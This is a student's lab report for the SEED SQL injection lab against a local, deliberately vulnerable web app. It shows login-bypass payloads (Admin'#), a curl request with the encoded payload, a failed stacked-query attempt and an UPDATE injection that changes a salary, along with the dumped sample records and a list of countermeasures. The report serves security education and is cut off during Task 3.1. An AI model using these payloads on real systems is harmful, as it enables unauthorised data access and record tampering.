INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280


6th Semester E section

SQL Injection Attack Lab

Setup-

In this lab, we are going to be hosting the vulnerable website on our local system. This site is claimed to be vulnerable because SQL injection is possible.


When the user types in a URL, the corresponding IP mapping for it is first looked at in the /etc/hosts file. If there are no mappings, then it connects to the local DNS server for address resolution. We have added 10.9.0.5 (the IP address of one of the containers we bring up in the experiment) IP address as the mapping to the vulnerable site.



```
127.0.0.1       localhost
127.0.1.1       pavan
10.9.0.5         www.seed-server.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

As suggested, there are two kinds of users who can access the database. The first is the admin and the second is the employee or the user. The admin has access to all the details of all employees. The admin is granted with the privilege of managing and modifying information of the clients. Likewise, the employee can access only information pertaining to themselves.

SQL injection is to some capacity, a form of privilege escalation, as the syntax and the semantics of the SQL code is abused to provide unauthorised users access to admin privilege information.



```
PavanRKashyap(PES1UG20CS280)~#docker ps
CONTAINER ID   IMAGE               COMMAND                  CREATED      STATUS          PORTS                 NAMES
f90d7894298b   seed-image-www-sqli    "/bin/sh -c 'service…"   4 days ago   Up 3 minutes                          www-10.9.0.5
745b23699912   seed-image-mysql-sqli  "docker-entrypoint.s…"   4 days ago   Up 11 minutes   3306/tcp, 33060/tcp   mysql-10.9.0.6
PavanRKashyap(PES1UG20CS280)~#docker start mysql-10.9.0.6
mysql-10.9.0.6
PavanRKashyap(PES1UG20CS280)~#docker exec -it 745b23699912 sh
# 
```


The equivalent commands to bring up the mysql container is shown above.

INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section


Task 1: Get Familiar with SQL Statements

The two containers are brought up and the SQL container is named accordingly. Once done, we use the -u <<username>> -p <<password>> command to fetch the MySQL CMD. Once inside, we list all the databases that are already loaded/present in the container. We will be using the sqllab_users database, so we use the 'use' command to route to that database.



```
PavanRKashyap(PES1UG20CS280_mysql)~#mysql -u root -p dees
Enter password:
ERROR 1049 (42000): Unknown database 'dees'
PavanRKashyap(PES1UG20CS280_mysql)~#mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.02 sec)
```

There is a table called **'credential'** in the database. The SELECT * query is used to see if the table contains certain data entries. The Query condition specified seeks all those records whose names are 'Alice'.



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_sqllab_users |
+----------------------+
| credential           |
+----------------------+
1 row in set (0.00 sec)

mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql> █
```

This task is done to verify that the database contents are present and queries are working fine.

INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

In this subtask, we are going to fetch all records that admin can see without knowing the admin's password. We first open the www.seed-server.com website which provides the corresponding page shown below. This page/website is accessible because of the container that is running this and the mapping in the /etc/hosts file.

The following is the code that is used to return the records back to the user

$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password

FROM credential

WHERE name= ***'$input_uname'*** *and Password=****'$hashed_pwd'****";*

String arguments are placed within inverted commas at the two spots that are highlighted. If we were to include a certain ' **'** ' in the string argument we pass, then we are basically terminating the string in the SQL command.

When we pass the Admin'# command, this entire string goes and sits in the place of $input_name in the query. So, the query now maps to


WHERE name= **'Admin'#'** and Password=**'$hashed_pwd'**";

Admin has now become the string that name must match with, even though the string the user provided contained '# preceding it. The # that follows is considered as a comment by the SQL syntax. This basically comments out all the SQL code that succeeds '**Admin'.**

So, now because of the intermingling of code and data, the original SQL code is now brought down to

WHERE name= **'Admin' <<all of the rest of the commands are commented out>>**

This condition is always true, and therefore, even without the password (in truth, the password was never needed as we commented out its usage) we are able to see all the contents of all the clients.




www.seed-server.com

Employee Profile Login

USERNAME: Admin'#

PASSWORD: Password

Copyright © SEED LABs



www.seed-server.com/unsafe_home.php?username=Admin'%23&Password=
SEEDLABS
Home
Edit Profile

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

All employee details are so blatantly seen on the website.

Task 2.2 – SQL injection from Command Line

The curl command can be used to send packets to websites. In our case, we are going to be using the CURL command to send the SQL injection code to seed-server.com using the command line.


When sending packets, some form of encoding must be followed to ensure that certain characters are not misinterpreted. Therefore, we use %27 to represent the' and %23 to represent the #. The & is used to append the other parameters that will be passed (Password in our case).



```
PavanRKashyap(PES1UG20CS280)~$ curl "http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password="
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><l
i class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div
></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><t
```

We see that the entire HTML page is retrieved back on execution of that command. On closer inspection of the body section of the HTML page, we see that all the details of the employees are visible. Alice, Boby, Admin everyone's birthday, salary and all other attributes are clearly visible.


The same is shown in the next page-



```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><l
i class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div
></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><t
h scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph
. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000<
/td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><
td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></t
body></table>      <br><br>
```

Task 2.3: Append a new SQL statement

If I can inject one statement into the SQL code, I might as well be able to inject multiple statements into it. By appending these barrage of statements (separated by ;) , I will be capable of doing anything to the database (modify it beyond recognition for example). To test this hypothesis out, we append the SELECT 1 command along with our previous command try to see what results are obtained.




Employee Profile Login

USERNAME: Admin';select 1;'#

PASSWORD: Password

We see that the following Error message is displayed to the user. The query is not successful. Our premise is shattered!



www.seed-server.com/unsafe_home.php?username=Admin'%3Bselect+1%3B'%23&Password=
SEED LABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;'#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

There can be many mechanisms implemented that prevents these additional statements from being injected into the SQL code. Some of the mechanisms used are

a) Input Validation
b) Prepared Statements or Parametrized Queries
c) Whitelist Input
d) Limit Database permissions

The output we have obtained states that there is an invalid syntax. The SQL server believes that when a ‘;’ is encountered, it is the end of the SQL statement. If the attacker tries to inject additional SQL statements after the semicolon, the SQL server reports it as a syntax error because it is expecting the end of the statement.

Although this is not an explicit countermeasure, it does fall under whitelisting to some capacity. Whitelisting basically lists all the set of characters that are considered valid inputs to the parameters. ‘;’ is not usually considered a valid character to be used and therefore, when it encounters that, it reports an error.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1 - Modify your own salary

In this sub-task we login to Alice’s account and modify the contents of her profile. The SQL code to do so is provided below


```
$sql = "UPDATE credential

SET nickname=’$input_nickname’, email=’$input_email’, address=’$input_address’,
Password=’$hashed_pwd’, PhoneNumber=’$input_phonenumber’

WHERE ID=$id;";
```

As seen in the SQL code above, employees are not allowed to modify or set their salaries as provisions to do the same are not provided in the base SQL code. We will be adding the salary attribute as an argument to the data section, thereby managing our SQL injection on UPDATE related statements.

INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

We login to Alice’s account using ‘**alice’** and ‘**seedalice**’ and observe Alice’s current details-




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

We then route to Edit Profile and paste the following commands in the Phone no. text box section

123', salary = 99999 where Name='Alice'#



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	123', salary = 99999 where Name
Password	Password

When we enter the following code, the previous SQL code gets mapped to


$sql = "UPDATE credential

SET nickname=’$input_nickname’, email=’$input_email’, address=’$input_address’, Password=’$hashed_pwd’, PhoneNumber=’**123**’, **salary=99999 where Name=’Alice’#** WHERE ID=$id;";

